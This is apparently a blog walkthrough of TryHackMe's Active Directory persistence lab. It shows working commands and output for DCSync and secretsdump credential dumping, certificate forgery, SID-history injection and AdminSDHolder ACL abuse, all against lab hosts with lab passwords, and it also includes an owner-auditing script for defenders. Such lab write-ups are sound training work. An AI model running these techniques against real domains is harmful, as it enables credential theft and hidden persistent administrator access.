

★ Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



Persisting Active Directory TryHackMe Walkthrough



Rich · [Follow](#)

7 min read · Feb 18, 2024




Listen



Share



More



TL;DR walkthrough of the [Persisting Active Directory room](#), and discussion of a TTP they missed.

A full list of our TryHackMe walkthroughs and cheatsheets is [here](#).

Background

This is the last room in TryHackMe's Active Directory series. I am more into enumerating, moving around, abusing misconfigurations, and escalating than persisting so this room was new to me.

As before I will lead with the questions & answers for each section.

— — Task 1 — —

Download the OVPN file from <https://tryhackme.com/r/access> and RDP.

```
xfreerdp /v:10.200.61.248 /u:Administrator /p:tryhackmewouldnotguess1@ /dynamic
```

As with the rest of this AD series, keep an eye on the vote to reset the room. If the room resets then you may have to re-generate the OVPN file.

— — Task 2 — —

What is the Mimikatz command to perform a DCSync for the username of test on the za.tryhackme.loc domain?

```
lsadump::dcsync /domain:za.tryhackme.loc /user:test
```

What is the NTLM hash associated with the krbtgt user?

```
python3 /home/kali/Downloads/impacket-master/examples/secretsdump.py -just-dc A
```

16f9af38fca3ada405386b3b57366082

On a related sidenote; I learned a new trick thanks to THM's wonky VMs in this room. I dumped the parent domain's hashes using the Volume Shadow Copy Service.

```
python3 /home/kali/Downloads/impacket-master/examples/secretsdump.py -just-dc -
```

```
(kali@kali)-[~]
$ python3 /home/kali/Downloads/impacket-master/examples/secretsdump.py -just-dc Administrator:tryhackmewouldnotguess1\@10.200.61.100
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x2108 - ERROR_DS_DRA_SOURCE_DISABLED - The source server is currently rejecting replication requests.
[*] Something wen't wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up ...

(kali@kali)-[~]
$ python3 /home/kali/Downloads/impacket-master/examples/secretsdump.py -just-dc -use-vss Administrator:tryhackmewouldnotguess1\@10.200.61.100
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x7c5e2e3990a58b609878dfbfcffdb9bb
[*] Searching for NTDS.dit
[*] Registry says NTDS.dit is at C:\Windows\NTDS\ntds.dit. Calling vssadmin to get a copy. This might take some time
[*] Using smbexec method for remote execution
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 5152449c35a080acdf30d0e85714faff
[*] Reading and decrypting hashes from \\10.200.61.100\ADMIN$\Temp\J0TVnbgl.tmp
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aeda8b62fd15a38022aaeffd6757c677:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e96eab5f240174fe2754efc94f6a53ae:::
THMROOTDC$:1001:aad3b435b51404eeaad3b435b51404ee:3414f1aa196def54cd5f063900705d42:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:897dad2cde93369e7202bca2ce822f40:::
ZA$:1104:aad3b435b51404eeaad3b435b51404ee:4ad9cd4bcd88e72757c5296650eb0daf:::
THMDC$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

— — Task 3 — —

Which AD account's NTLM hash is used to sign Kerberos tickets?

krbtgt

What is the name of a ticket that impersonates a legitimate TGT?

Golden Ticket

What is the name of a ticket that impersonates a legitimate TGS?

Silver Ticket

What is the default lifetime (in years) of a golden ticket generated by Mimikatz?

10

We first covered Golden Tickets for maintaining persistence [here](#) and covered forging a ticket to escalate to a trusting domain [here](#). Hence I won't re-hash it again here.

— — Task 4 — —

What key is used to sign certificates to prove their authenticity?

private key

What application can we use to forge a certificate if we have the CA certificate and private key?

ForgeCert.exe

What is the Mimikatz command to pass a ticket from a file with the name of ticket.kirbi?

kerberos::ptt ticket.kirbi

```
xfreerdp /v:10.200.61.101 /u:Administrator /p:tryhackmewouldnotguess1@ /dynamic
```

```
#Copy/paste Invoke-Mimikatz from our Kali VM to THMDC
. C:\Tools\Invoke-Mimikatz.ps1
Invoke-Mimikatz -Command '"crypto::certificates /systemstore:local_machine"'
Invoke-Mimikatz -Command '"privilege::debug" "crypto::capi" "crypto::cng"'
Invoke-Mimikatz -Command '"crypto::certificates /systemstore:local_machine /exp
```

```
cd /home/kali/Downloads/Pilfered/BreachingAD
evi-winrm -i 10.200.61.101 -u Administrator -p tryhackmewouldnotguess1@
Set-Location C:\Users\Administrator
Get-ChildItem #copy/paste the *za-THMDC-CA.pfx filename
download local_machine_My_1_za-THMDC-CA.pfx
```

```
#We can now forge certificates while logged in as a mere Domain User.
xfreerdp /v:10.200.61.248 /u:barbara.reid /p>Password1 /dynamic-resolution
#Copy/paste the *.pfx file to Barbara Reid's Desktop
Set-Location C:\Users\barbara.reid\Desktop
C:\Tools\ForgeCert\ForgeCert.exe --CaCertPath local_machine_My_1_za-THMDC-CA.pf
C:\Tools\Rubeus.exe asktgt /user:Administrator /enctype:aes256 /certificate:ful
```

— — Task 5 — —

What AD object attribute is normally used to specify SIDs from the object's previous domain to allow seamless migration to a new domain?

sidhistory

What is the database file on the domain controller that stores all AD information?

NTDS.dit

What is the PowerShell command to restart the ntds service after we injected our SID history values?

Start-Service -Name ntds

```
xfreerdp /v:10.200.61.101 /u:Administrator /p:tryhackmewouldnotguess1@ /dynamic
```

```
$SID = (Get-ADGroup "Domain Admins" -Properties *).SID  
Stop-Service -Name ntds -force  
Add-ADBSidHistory -SamAccountName "barbara.reid" -SidHistory $SID -DatabasePat  
Start-Service -Name ntds
```

Verify

```
xfreerdp /v:10.200.61.248 /u:barbara.reid /p>Password1 /dynamic-resolution
```

```
Get-ADUser $env:USERNAME -Properties * | Select-Object SamAccountName, SID, SIDHistory  
$Group = (Get-ADUser $env:USERNAME -Properties *).SIDHistory  
(Get-ADGroup -Filter * -Properties * | Where-Object {$_.SID -like $Group}).SamAccountName  
Get-ChildItem '\\THMDC.za.tryhackme.loc\C$\Users'
```

```
PS C:\Users\barbara.reid> Get-ADUser $env:USERNAME -Properties * | Select-Object SamAccountName, SID, SIDHistory
SamAccountName SID
-----
barbara.reid S-1-5-21-3885271727-2693558621-2658995185-1127 {S-1-5-21-3885271727-2693558621-2658995185-512}

PS C:\Users\barbara.reid> $Group = (Get-ADUser $env:USERNAME -Properties *).SIDHistory
PS C:\Users\barbara.reid> (Get-ADGroup -Filter * -Properties * | Where-Object {$_.SID -like $Group}).SamAccountName
Domain Admins

PS C:\Users\barbara.reid> Get-ChildItem '\\THMDC.za.tryhackme.loc\C$\Users'

Directory: \\THMDC.za.tryhackme.loc\C$\Users

Mode                LastWriteTime         Length Name
----                -
d-----         2/17/2024 12:26 AM             Administrator
d-----         4/27/2022  8:22 AM             Administrator.TRYHACKME
d-r-----       3/21/2020  8:25 PM             Public
d-----         2/15/2024 11:31 AM             Rixon
d-----         3/21/2020  8:52 PM             vagrant

PS C:\Users\barbara.reid>
```

— — Task 6 — -

What is the term used to describe AD groups that are members of other AD groups?

Group Nesting

What is the command to add a new member, thmtest, to the AD group, thmgroup?

Add-ADGroupMember -Identity thmgroup -Members thmtest

We have done a ton of querying and auditing group membership already. Just know that to quickly pull all members of a group, including nested ones:

```
(Get-ADGroupMember -Identity "Testing" -Recursive).SamAccountName
```

To get all groups that a given user is a member of, including nested ones, use Get-ADUserNestedGroups.

This is not all that great of a persistence mechanism IMHO.

— — Task 7 — -

What AD group's ACLs are used as a template for the ACLs of all Protected Groups?

AdminSDHolder

What AD service updates the ACLs of all Protected Groups to match that of the template?

SDProp (They're wrong, but that's the right answer on THM)

What ACL permission allows the user to perform any action on the AD object?

Full Control (if you're in the GU. In PowerShell it's GenericAll)

There's a sneakier way to do this; make Barbara the AdminSDHolder's owner.

```
Set-Location AD:
$ADRoot = (Get-ADDomain).DistinguishedName
$target = (Get-ADObject "cn=AdminSDHolder,cn=System,$ADRoot").DistinguishedName
$acl = Get-Acl $target
$user = New-Object System.Security.Principal.SecurityIdentifier (Get-ADUser "barbara.reid").SID
$acl.SetOwner($user)
Set-ACL $target $acl

#Verify
(Get-Acl $target).Owner
```

```
PS AD:\> (Get-Acl $target).Owner
ZA\Domain Admins

PS AD:\> $acl = Get-Acl $target
$user = New-Object System.Security.Principal.SecurityIdentifier (Get-ADUser "barbara.reid").SID
$acl.SetOwner($user)
Set-ACL $target $acl

PS AD:\> (Get-Acl $target).Owner
ZA\barbara.reid

PS AD:\>
```

Now she can give herself GenericAll, GenericWrite, etc whenever she wants.

```
xfreerdp /v:10.200.61.248 /u:barbara.reid /p:Password1 /dynamic-resolution
```

```

Set-Location AD:
$ADRoot = (Get-ADDomain).DistinguishedName
#Give a group GenericAll, aka Full Control, over the AdminSDHolder
$victim = (Get-ADObject "cn=AdminSDHolder,cn=System,$ADRoot").DistinguishedName
$acl = Get-ACL $victim
$user = New-Object System.Security.Principal.SecurityIdentifier (Get-ADUser -Id
#Allow GenericAll
$acl.AddAccessRule((New-Object System.DirectoryServices.ActiveDirectoryAccessRule
#Apply above ACL rules
Set-ACL $victim $acl

#Verify
(Get-Acl $victim).Access | Where-Object {$_.IdentityReference -like "*barbara.r

```

```

PS AD:\> (Get-Acl $victim).Access | Where-Object {$_.IdentityReference -like "*barbara.reid="}

ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : ZA\barbara.reid
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

PS AD:\>

```

Now she can simply wait a few for AdminSDHolder to update and add herself to Domain Admins.

JMHO, but changing the ownership of the domain root or AdminSDHolder may be one of the better persistence mechanisms listed here. It also won't break anything and can be undone later.

Changing the owner doesn't change the DACL, it only gives the new owner the ability to later at a time of their choosing. Many auditing tools don't seem to track this either, they only check the DACL. They sometimes don't do a very good job of even checking that.

Auditing for this

I consider the change of ownership of HVT groups in AD serious enough to warrant a sidenote on auditing for it.

One can check their entire AD to see if anything is set to a non-default owner with this query.

```
Import-Module ActiveDirectory
Set-Location AD:
$ADRoot = (Get-ADDomain).DistinguishedName
$ADCS_Objects = (Get-ADObject -Filter * -SearchBase $ADRoot).DistinguishedName
$Safe_Users = "Domain Admins|BUILTIN\Administrators|NT AUTHORITY\SYSTEM"
ForEach ($object in $ADCS_Objects)
{
    $BadOwner = (Get-Acl $object -ErrorAction SilentlyContinue).Owner -notmatch $Safe_Users
    If ($BadOwner)
    {
        Write-Host "Object: $object" -ForegroundColor Red
        (Get-Acl $object -ErrorAction SilentlyContinue).Owner
    }
}
```

We have a query for checking delegation of privilege via DACL changes against a whitelist of groups that should hold those rights [here](#).

— — Task 8 — —

What MMC snap-in can be used to manage GPOs?

Group Policy Management

What sub-GPO is used to grant users and groups access to local groups on the hosts that the GPO applies to?

Restricted Groups

What tab is used to modify the security permissions that users and groups have on the GPO?

Delegation

GPOs are stored in

```
$ADRoot = (Get-ADDomain).DistinguishedName
```

```
cn=policies,cn=system,$ADRoot
```

They are labeled by GUID and stored in XML format. We went over auditing their delegation [here](#). We went over one way to scrub them looking for a specific thing [here](#). In that case it was looking for Domain groups that had been made local admins by a prior system administrator who was kind of sloppy and didn't document anything.

Querying and auditing GPOs is not super intuitive so they are probably a pretty good place to hide.

```
Get-ADObject -Filter * -SearchBase "cn=policies,cn=system,$ADRoot" -Properties
```

```
PS C:\Users\Administrator> $ADRoot = (Get-ADDomain).DistinguishedName
PS C:\Users\Administrator> Get-ADObject -Filter * -SearchBase "cn=policies,cn=system,$ADRoot" -Properties * | Select-Object ObjectGUID, DisplayName, Name
```

ObjectGUID	DisplayName	Name
95042da3-b0d4-45a8-a6c7-0aadf27c0ff8		Policies
2063bcfc-35fc-47ea-9eeb-f83c6ea044c3	timtaylor - persisting GPO	{99CEBC95-695C-4054-844B-A298414DFE10}
9c181aa8-707a-493b-b8e1-d6f024dcd134		Machine
b9146af4-fca3-4469-a3b4-ef67f55480dd		User
8fae6e20-b824-4b1d-a366-03e4abc23eef	am03 - persisting gpo	{EAF4A886-8A65-4A0E-AD91-34D484303C89}
ca51c811-78ce-440e-8806-a01da32d88b0		Machine
ff46499f-0d03-4470-9fbc-ebcd1df8850e		User
7d675386-7d41-40f2-9e31-798ca10dfcc9	timtaylor2 - persisting gpo	{E2384C00-A9EE-4748-89F0-195248A65021}
eeae7ee-b58a-40b5-8f10-4a4f5bb46148		Machine
76f6650b-543e-4131-8dbd-b034b4a671b9		User
339ee1e-6f11-4831-9a26-a9791cf8f4ed	Local Administrators - Servers	{86690817-FC2D-440E-8447-FFFB2557FDCD}
7a144263-a815-4393-af96-bec08927666c		Machine
711853ee-41b3-452b-918a-5229cb8d3a3c		User
36c81bbe-5312-4865-9c79-f94c03414084	Local Administrators - Workstations	{CEC2F055-AE42-415B-8811-FB0A055CD76E}
fbfb500b-73b7-446e-ac47-7fa6bf042db5		Machine
9ee81c27-b1b4-4c46-bb00-0bc011ff1f25		User
50b43077-82cf-4404-b2ee-f80c5bcf4adb	Default Domain Policy	{3182F340-016D-11D2-945F-00C04F8984F9}
34775bff-b58e-49e7-be46-55a46f2c4c93		User
270cbf4c-ef88-48e3-b545-97f15990dd4d		Machine
bf5a32aa-d863-418d-98ae-a79101c49863	Default Domain Controllers Policy	{6AC1786C-016F-11D2-945F-00C04F8984F9}
97408445-5cd3-4912-9faf-6f7768e0d842		User
30c073ad-94ce-4046-86cb-bd0f8f9f70ef		Machine
1a2a53d0-149b-4bf2-bdd7-b79cf37662d0	RDP Access	{5742BFA2-FOC5-4960-9789-5C1F055189F3}
a6d0ede2-b590-4105-94d4-97ffa1672aea		Machine
af2f1d8f-2c8e-4094-986e-d510e5aa4a9		User
9757b019-4387-4670-a1f6-342eac79164e	Management Server Pushes	{184EA93A-018E-416D-AD98-A9973AFC118F}
d2ef8455-e40c-42d6-ba76-6fc787fe5282		Machine
9fd62483-47f4-4423-8951-275ee661408c		User
4e767dbe-ba0a-4f76-99ea-3567f29da655	Machine Management	{590F154F-1ED2-40BE-9019-556AE247DF69}
70c80ba4-c3fb-4a64-9d6f-14efaac0400b		Machine
f63622e9-49e6-4f72-b73f-b85ab6c95906		User
04ce81c0-b5e5-4fbc-a607-403dad1096df	am0 - persisting gpo	{5E5A868A-097B-4A9D-9E11-DE99C2FC6882}
9a223f66-2e8d-4cc7-b862-1ef0bec4cc69		Machine
d29ffe57-d47a-4b6e-b09d-e88b0135fa74		User

```
PS C:\Users\Administrator> |
```

Summary

Microsoft has been confusing before in their documentation, so it's understandable that TryHackMe got a question wrong here. The AdminSDHolder and SDProp are not really related.

- SDProp runs anytime a DACL or a DistinguishedName changes.

- AdminSDHolder runs on a timer.

By default AdminSDHolder runs every hour. Microsoft does not recommend changing this.

Open in app ↗

Medium

🔍 Search



temporarily changing a DACL on a protected object if they are the owner of that object. An interesting persistence mechanism would be to set an account the attacker controls as the owner on the domain root. They could then modify its DACL at a time of their choosing, give themselves DCSync rights, and dump hashes.

JMHO on another sidenote, and I've been guilty of this too, it's best to specify "DACL" and not just say "ACL" in the context of AD security. This is because of the existence of SACLs.

- DACLs specify what a given IdentityReference can do in AD.
- What actions they took are logged according to the SACL.

There is another persistence TTP that TryHackMe left out of this room; hidden objects. This TTP only hides an account, an attacker still has to pair it with something like ownership of a HVT object, DCSync rights, etc.

Overall though this was another good room in TryHackMe's Active Directory series. It's another reminder too that eventually I should get around to spinning up AD CS on test.local.

References

ForgeCert: <https://github.com/GhostPack/ForgeCert>

Well known SIDs in AD: <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers>

Get-ADNestedGroups: <https://blog.tofte-it.dk/powershell-get-all-nested-groups-for-a-user-in-active-directory/>

Volume Shadow Copy Service: <https://learn.microsoft.com/en-us/windows-server/storage/file-server/volume-shadow-copy-service>

AdminSDHolder & SDProp: <https://techcommunity.microsoft.com/t5/ask-the-directory-services-team/five-common-questions-about-adminsdholder-and-sdprop/ba-p/396293>

Tryhackme

Tryhackme Walkthrough

Tryhackme Writeup

Active Directory Security

Active Directory Attack



Follow

Written by Rich

288 Followers · 10 Following

I work various IT jobs & like Windows domain security as a hobby. Most of what's here is my notes from auditing or the lab.

No responses yet



What are your thoughts?

Respond

More from Rich



Rich


Advent of Cyber 2024

TL;DR Walkthrough of the first & current days of the 2024 Advent of Cyber, covering Google Fu, PowerShell, AD, a little Entra ID, and some...

Dec 17, 2024



Without Reverse Shell



With Reverse Shell



Rich

Windows Reverse Shells Cheatsheet

TL;DR Combination walkthrough of THM Weaponization under the Red Team Pathway & general cheatsheet of reverse shells from Windows to Kali

Feb 3, 2023 🖱 10



them to hack us!

MIMIKATZ



Rich

Mimikatz Cheatsheet

TL;DR Mimikatz cheatsheet of things I have found useful in CRTP and the lab.

Aug 26, 2022 🖱 21



Rich

PJPT Review

TL;DR Review of The Cyber Mentor’s (TCM) Practical Ethical Hacking (PEH) course and the 100% hands on Practical Junior Penetration Tester...

Aug 6, 2024 7 4

+

...

See all from Rich

Recommended from Medium



ents

	User Name	Name	Surname	Email
3	student1	Student1		studi
4	student2	Student2		studi
5	student3	Student3		studi
9	anatacker	Ana Tacker		
10	THM{Got.the.User}	X		
11	qweqwe	qweqwe		

<< < 1 > >>

embosssdotar

TryHackMe—Session Management—Writeup

Key points: Session Management | Authentication | Authorisation | Session Management Lifecycle | Exploit of vulnerable session management...

★ Aug 7, 2024 27

+

...




Silver-Platter , TryHackMe Walkthrough | TheHiker

Hello everyone, today I'll be covering the "Silver-Platter" room on TryHackMe. I think that this room is great for intermediate students...

3d ago 🖱️ 17



Lists



Staff picks

800 stories · 1568 saves




Stories to Help You Level-Up at Work

19 stories · 919 saves




Self-Improvement 101

20 stories · 3223 saves



Productivity 101

20 stories · 2718 saves




 In T3CH by Axoloth

TryHackMe | AD Certificate Templates | WriteUp

Walkthrough on the exploitation of misconfigured AD certificate templates

★ Sep 11, 2024 🖱️ 70



 Berat Arslan

TryHackMe—Hammer Writeup

‘Hammer’ is one of the ‘Medium’ difficulty rooms in THM.

Sep 1, 2024 🖱️ 69 💬 1





Day 11
Answers

cyberw1ng.medium.com


 In System Weakness by Karthikeyan Nagaraj

Advent of Cyber 2024 [Day 11] Writeup with Answers | TryHackMe Walkthrough

If you'd like to WPA, press the star key!

★ Dec 11, 2024 🖱 855 💬 1



 MatSec

Backtrack TryhackMe Walkthrough: Medium Room

Introduction Dive into the exciting Backtrack CTF challenge on TryHackMe, where we explore different stages of hacking a system. This blog...

★ Oct 16, 2024 🖱 10



See more recommendations